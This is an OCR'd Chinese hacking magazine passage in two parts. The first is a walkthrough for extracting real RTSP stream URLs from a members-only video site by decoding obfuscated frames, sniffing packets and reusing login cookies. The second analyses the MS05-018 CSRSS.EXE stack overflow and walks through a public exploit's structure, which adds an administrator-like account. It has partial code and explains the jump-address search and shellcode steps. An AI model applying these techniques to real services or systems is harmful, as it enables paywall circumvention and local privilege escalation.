


图1 在线观看页面

点下44集弹出一个窗口开始在线播放，而右键和“Shift+F10”失效不能查看源代码，但是在图1的页面里可以使用右键，右击任一集选择属性如图2所示。

注意画线部分，这个就是链接地址了，由于没有给出完整地址缺省前面部分是“http://www.slvod.com/vod/”，完整路径便是“http://www.slvod.com/vod/look.asp?id1=9792&id2=1878”。

那么我们来访问这个页面，然后用IE工具栏上的查看源文件选项可以得到源代码了。注意，在HEAD区域中我发现了这段：

```
<SCRIPT language=Javascript>
<!--
Var Words=
"%3Cframeset%20border%3D%220%22%20frameborder%3D%220%22%20framespacing%3D%220%22%20rows%3D%22*%22%3E%0D%0A%20%20%3Cnoframes%3E%0D%0A%20%20%3C/noframes%3E%0D%0A%20%20%3Cframe%20frameborder%3D%22NO%22%20marginwidth%3D%220%22%20name%3D%22upperframe%22%20noresize%20src%3D%22ud2t3d86.asp%3Ffilm1%3D9792%26film2%3D1878%22%20scrolling%3D%22auto%22%3E%0D%0A%3C/frameset%3E"
function SetNewWords()
{
var NewWords;
NewWords = unescape(Words);
```

```
document.write(NewWords);
}
SetNewWords();
// -->
</SCRIPT>
```

哈哈，unescape 加密这个难不到我，找个工具出来，解密后是这样：

```
<frameset border="0" frameborder="0" framespacing="0" rows="*">
  <noframes>
  </noframes>
    <frame frameborder="NO" marginwidth="0" name="upperframe" noresize src="ud2t3d86.asp?film1=9792&film2=1878" scrolling="auto">
  </frameset>
```




图2 查看属性

我们要的是“ud2t3d86.asp?film1=9792&film2=1878”。同上，我们马上去访问这个地址“http://www.slvod.com/vod/ud2t3d86.asp?film1=9792&film2=1878”，咦？怎么显示无法播放了呢？经过反复尝试，发现是把图 1 所示的那个在线观看页面关掉了导致无法播放。由于在线观看也是需要密码的，在我们登陆后就会获得COOKIES，服务器会根据这个来辨别是否为会员。把原来的页面关掉就与服务器断开连接了，所以我们在做这些的同时始终要保持登录一个页面才行。这时我们通过查看源代码可以看到这个：

```
<p align="center">
<object id="player" name="player" classid="clsid:CFCDAA03-8BE4-11cf-B84B-0020AFBBCCFA" width="373" height="292">
        <param name="_ExtentX" value="9869">
        <param name="_ExtentY" value="7726">
  <param name="AUTOSTART" value="-1">
        <param name="SHUFFLE" value="0">
        <param name="PREFETCH" value="0">
        <param name="NOLABELS" value="-1">
  <param name="SRC" value="govodurl.asp?urlid=9792&amp;serverip=2">
        <param name="CONTROLS" value="Imagewindow">
        <param name="CONSOLE" value="clip1">
        <param name="LOOP" value="0">
        <param name="NUMLOOP" value="0">
        <param name="CENTER" value="0">
        <param name="MAINTAINASPECT" value="0">
  <param name="BACKGROUNDCOLOR" value="#000000">
    </object>
```


源代码中下面还有段和这段差不多的代码，“<param name="SRC" value="govodurl.asp?urlid=9792&serverip=2">”这个我们得注意。又用老办法访问：“http://www.slvod.com/vod/govodurl.asp?urlid=97


92&serverip=2”。总觉得不对劲，网址中可以包含“;”吗？访问后显示该页无法显示，果然！郁闷，怎么回事，我又把这页的所有代码都看了一遍，试着改了几个地方没成功。休息一会儿后，想起了WSockExpert，于是操家伙开干，我用的是：“http://www.slvod.com/vod/ud2t3d86.asp?film1=9792&film2=1878”这个页面，抓包后数据如图 3 所示。

在第一排中便找到流媒体的真实地址了，画线处：“rtsp://61.185.21.57:555/movie22/%b6%af%bb%ad%c6%ac/%c3%a8%d1%db%c8%fd%bd%e3%c3%c3/44.rmvb?5840497D48ABAFB4CD19D4CF139D1554”，就知道该流媒体用的是RTSP协议。如图 4 所示就下载成功啦！

后来我发现其实在最初点击在线播放时抓包也能获得这个地址，只是相对要烦琐些。感觉走了弯路啊，5555……

本来此事到这里已经达到我的目的了，但是我想不通为什么用最初的办法不行呢？哪里出了问题？


图3 WSockExpert抓包数据


图4 网际快车下载影片

后来我把“http://www.slvod.com/vod/ud2t3d86.asp?film1=9792&film2=1878”的页面下载了下来，把“govodurl.asp?urlid=9792&serverip=2”换成本机上RM文件的地址竟然可以播放（前提是本机安装了Realone Player 或RealPlayer）。那么这就证明“http://www.slvod.com/vod/ud2t3d86.asp?film1=9792&film2=1878”一定会发送请求到“<param name="SRC" value="govodurl.asp?urlid=9792&serverip=2">”中的value值处，问题是值的处理问题。我们再看看“govodurl.asp?urlid=9792&serverip=2”，直觉分号有问题！我用记事本写个Web代码：“magicdog”，然后运行Web，点链接“magicdog”显示该页无法显示，再看看地址栏上居然变成了：“C:\&serverip=2”。晕，“amp;”跑哪去了？自动省略了！原来如此，正确的网址应该是：“http://www.slvod.com/vod/govodurl.aspurlid=9792&serverip=2”，哎！都怪自己平时不多看书~~~~ 悲哉！回过头来，图 1 的页面里就有这句

```
<A
          href="javascript:MM_openBrWindow('look.asp?id1=9792&amp;id2=1878','media','resizable=yes,width=439,height=359')">[44]</A>
```

要是我能早发现这个和图 2 链接处显示的差异也就没这么多的麻烦了。

但是郁闷的事接踵而来，当我访问：“http://www.slvod.com/vod/govodurl.aspurlid=9792&serverip=2”时显示该页无法连接，以为又是COOKIES作祟。就又打开了“http://www.slvod.com/vod/ud2t3d86.asp?film1=9792&film2=1878”开始在线播放，但是还是打不开，于是我想是不是因为服务器做了限制不准同一IP多线程连接？如果真是这样就麻烦了，只访问“http://www.slvod.com/vod/govodurl.aspurlid=9792&serverip=2”吧又没有COOKIES，若要获得COOKIES又超线程了。

我把“http://www.slvod.com/vod/ud2t3d86.asp?film1=9792&film2=1878”页面保存了下来（命名1.htm）只留下这些代码：

```
    <p align="center">
    <object id="player" name="player" classid="clsid:CFCDAA03-8BE4-11cf-B84B-0020AFBBCCFA" width="373" height="292">
            <param name="_ExtentX" value="9869">
            <param name="_ExtentY" value="7726">
            <param name="AUTOSTART" value="-1">
            <param name="SHUFFLE" value="0">
    <param name="PREFETCH" value="0">
            <param name="NOLABELS" value="-1">
            <param name="SRC" value="http://www.slvod.com/vod/govodurl.asp?urlid=9792&serverip=2">
            <param name="CONTROLS" value="Imagewindow">
            <param name="CONSOLE" value="clip1">
            <param name="LOOP" value="0">
            <param name="NUMLOOP" value="0">
            <param name="CENTER" value="0">
    <param name="MAINTAINASPECT" value="0">
    <param name="BACKGROUNDCOLOR" value="#000000">
        </object>
```

我在打开网站上的播放页面时，又打开这个本地提交的页面(同时播放)，在它的地址栏上输入：

"http://www.slvod.com/vod/govodurl.asp?urlid=9792&serverip=2"出现如图5所示的页面。

哈哈这个真实地址出来咯，原以为成功了，结果它却经受不起党对它的考验！我用这个方法时，这个页面无法显示。我想打开一个新的页面COOKIES可能会发生改变，要是我能让其自动下载呢？试试用到这个代码：




图5 真实地址

```
    </object>
    <SCRIPT language=JavaScript>
    <!--
    setTimeout("window.open('http://www.slvod.com/vod/govodurl.asp?urlid=9792&serverip=2 ')",3000);

    //-->
    </SCRIPT>
```

我把它加到1.htm中去，然后打开"http://www.slvod.com/vod/ud2t3d86.asp?film1=9792&film2=1878"，再打开1.htm。3秒钟后，弹出一个新的窗口和图5一样，而且百试不爽啊！

【本文所涉及的WSockExpert在光盘中有收录】

编辑点评 如果大家觉得本文突破了下载限制，但却无法实现多线程下载太慢的话，可以使用下载工具提供的代理服务选项，通过代理实现多线程下载。

小编对微软一直心存感激，因为我觉得它很照顾我们。为给我们解闷，它抖出了一个又一个的洞洞来引诱我们。当然为了配合微软的关意，我们也乐得天天找资料、写代码……

"新洞练练看"也不枉大家苦苦等待，这次的新洞是微软早就放出来的MS05－018—CSRSS，以及让微软自己都头痛的MSKEY键盘事件提升权限漏洞。虽然这两个漏洞都只是关于权限提升的，但是随着现在渗透难度的加大，不同手段和漏洞的综合利用将越来越多的被我们所应用。至于到底怎么利用，你肯定可以找到自己的一片天空……OK? Let's go……

MS05018—CSRSS.EXE漏洞溢出分析和最终利用

Iceskysl [IST]

刚刚遭遇MS05039漏洞的疯狂洗礼，我们躁动的心也渐趋平静。微软不过总给人惊喜，经历漫长地等待，MS05018漏洞终于可以利用了，用它可以做些什么呢？这篇文章和你一起分析漏洞的产生原因以及EXP的构造和最终的利用，一起来看……

Microsoft Windows CSRSS.EXE本地溢出漏洞(MS05-018)

受影响系统：

Microsoft Windows 2000 SP4
Microsoft Windows 2000 SP3
Microsoft Windows XP SP2
Microsoft Windows XP SP1
Microsoft Windows XP 64-bit Edition SP1
Microsoft Windows XP 64-Bit Edition 2003版(Itanium)
Microsoft Server 2003 for Itanium-based Systems
Microsoft Server 2003

不受影响系统：

Microsoft Windows XP Professional x64 Edition
Microsoft Server 2003 x64 Edition
Microsoft Server 2003 SP1 for Itanium-based Sys
Microsoft Server 2003 Service Pack 1

一、漏洞产生分析

Windows内核是操作系统核心部分，提供系统级别服务，如设备和内存管理、分配处理器时间和管理错误处理。Win32 API在实现命令行和其它基于字符的用户界面时使用控制台窗口。实现上述功能的特定代码位于CSRSS.EXE系统进程中。CSRSS.EXE进程中的WINSRV.DLL文件创建并管理控制台窗口。如果用户从控制台窗口的系统菜单中选择了"属性"选项的话，包含有控制台窗口信息的数据结构就被拷贝到了文件映射的对象。该数据结构被称为CONSOLE_STATE_INFO，结构如下：

```
typedef struct _CONSOLE_STATE_INFO
{
/* 0x00 */ DWORD cbSize;
/* 0x04 */ COORD ScreenBufferSize;
/* 0x08 */ COORD WindowSize;
/* 0x0c */ POINT WindowPosition;
/* 0x14 */ COORD FontSize;
/* 0x18 */ DWORD FontFamily;
/* 0x1c */ DWORD FontWeight;
/* 0x20 */ WCHAR FaceName[32]; /* Buffer Overflow */
/* 0x60 */ DWORD CursorSize;
/* 0x64 */ BOOL FullScreen;
/* 0x68 */ BOOL QuickEdit;
/* 0x6c */ BOOL DefaultWindowPos;
/* 0x70 */ BOOL InsertMode;
/* 0x74 */ WORD ScreenColors;
/* 0x76 */ WORD PopupColors;
/* 0x78 */ BOOL HistoryNoDup;
/* 0x7c */ DWORD HistoryBufferSize;
/* 0x80 */ DWORD NumberOfHistoryBuffers;
/* 0x84 */ COLORREF ColorTable[16];
/* 0xc4 */ DWORD CodePage;
/* 0xc8 */ DWORD hwnd;
```

```
    /* 0xcc */ WCHAR ConsoleTitle[2];
} CONSOLE_STATE_INFO, *PCONSOLE_STATE_INFO;
```

该结构中的值被传送到了WINSRV.DLL中的代码，但该代码没有正确的验证数据。攻击者可以发送全部为0的CONSOLE_STATE_INFO就可以导致CSRSS进程终止和系统崩溃（蓝屏），这个损人不利己的事情，也没有是么利用价值，我们不加以利用。另外，还要注意到，这个结构中的CONSOLE_STATE_INFO数据结构中还包含有指定字体名称的字符串FaceName[32]。该字符串通过wcscpy()函数拷贝到了固定大小的栈缓冲区，但没有任何检查，如下所示：

```
0x5FFB39DF push [ebp+lpFaceName]
0x5FFB39E2 lea eax, [ebp-54h]
0x5FFB39E5 push eax
0x5FFB39E6 call j_wcscpy
```

攻击者可以通过提供大于32个字节的字符串触发栈溢出，这样就可以完全控制计算机，执行任意代码。这就就是我们今天要详细说明的漏洞，我会结合漏洞利用的代码分析利用的思路和Exploit的构造方式的，OK？一起来吧……

二、Exploit构造分析

因为这个溢出的特殊性涉及到下面这些方面：

1. CSRSS进程比较特殊，普通调试器无法调试，必须用内核调试器。

2. 普通shellcode无法在CSRSS进程内运行，因为这进程的PEB里面的初始化模块列表跟普通进程不一样，普通的SHELLCODE无法从它的PEB里面获取kernel32.dll的基址。

3. 在CSRSS进程里面无法创建新进程，普通的依赖创建CMD.EXE进程的shellcode无法正常运行。这样就给这个漏洞的利用带来许多困难，也一直没有好的可行的EXP出来，直到今天，我最先是在安全焦点的论坛看到这个漏洞的利用Exploit的，是安焦的eyas写的，我也就拿这个EXP来分析利用过程，下面结合主要代码加以说明。

代码开头是包含头文件之类就不说了，接着看到：

```
typedef struct _CONSOLE_STATE_INFO {
    /* 0x00 */ DWORD cbSize;
    /* 0x04 */ COORD ScreenBufferSize;
    /* 0x08 */ COORD WindowSize;
    /* 0x0c */ POINT WindowPosition;
    /* 0x14 */ COORD FontSize;
    /* 0x18 */ DWORD FontFamily;
    /* 0x1c */ DWORD FontWeight;
    /* 0x20 */ WCHAR FaceName[0x200];
} CONSOLE_STATE_INFO, *PCONSOLE_STATE_INFO;
```

就是定义我们上面说的漏洞产生的那个叫CONSOLE_STATE_INFO的结构体，我们在下面就是构造这个结构体加以利用的，下面会用到的，接着是定义另外一个结构address_and_cmd如下：

```
typedef struct xxx
{
    DWORD dw[6];
    char   cmd[0x50];
}address_and_cmd;
```

这个是一会要用来保存地址和CMD命令的。接下来是一大堆的16进制的数据咯，主要就是定义一个user名字为e、password为asd#321。接着是一个找JMPESP地址的函数DWORD search_jmpesp()，用来搜寻jmpesp的地址，函数返回寻找的地址值，具体代码自己看，以后也可以直接套用；接下来用一个函数BOOL make_shellcode(DWORD dwTargetPid)来构造SHELLCODE，需要2个参数，返回一个布尔类型的值标志是不是成功，具体代码在光盘上有提供，我也做了写注释，可以找来自己分析下；然后是一个具体的溢出函数void exploit

（HWND hwnd,DWORD dwPid)，也是2个参数，一个hwnd，一个dwPid，我们接着从主函数开始看：下面我们从main()主函数来看，void main(int argc, char **argv)是函数的入口，是固定的格式，然后就是定义一大堆的变量啦！一直到这里：

```
            hSnapshot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
            pe.dwSize = sizeof(PROCESSENTRY32);
            Process32First(hSnapshot,&pe);
            do
            {
    if( strcmpi(pe.szExeFile, "WINLOGON.EXE") == 0)
                {
            printf("[+] PID=%d Process=%s\n", pe.th32ProcessID, pe.szExeFile);
                }
            }
            while(Process32Next(hSnapshot,&pe)==TRUE);
            CloseHandle (hSnapshot);
```

讲解一下，先用**CreateToolhelp32Snapshot**函数给进程照快照，然后用**Process32First**这个函数取得第一个进程，然后用**Process32Next**来依次取下一个，直到获得的进程名和他的进程号，也就是PID的值。然后用**FreeConsole()**来释放控制台，不成功就输出[-] FreeConsole failed，并用**GetLastError()**取得错误的原因，成功就输出[+] FreeConsole ok。接着用**AllocConsole**函数为当前进程建立控制台，失败的话输出[-] AllocConsole failed，并用**GetLastError()**取得错误原因，成功的话就输出[+] AllocConsole ok；再用GetConsoleTitle获取控制台窗口标题，成功则提示[+] Get Console Title OK，否则就提示[-] Get Console Title failed；接着用**FindWindow("ConsoleWindowClass", szConsoleTitle)**来搜索上面获得的控制台，把返回值给**hwnd**，通过判断**hwnd**值来判断是否成功，成功的话就输出：bingo! found hwnd，不然就输出[-] can't found hwnd!。现在PID和hwnd都有了，就可以用**exploit()**函数来溢出了，我们按照这个思路来看看exploit()这个函数是怎么实现的。**void exploit(HWND hwnd,DWORD dwPid)**有上面的这2个参数，在过程中调用一个**search_jmpesp**函数来寻找jmpesp的地址；然后用**make_shellcode()**来构造shellcode，然后用memcpy开拷贝数据进行溢出，并输出[+] Send Exploit!的成功提示。最后，如果成功就输出[+] OK,It 's Done。

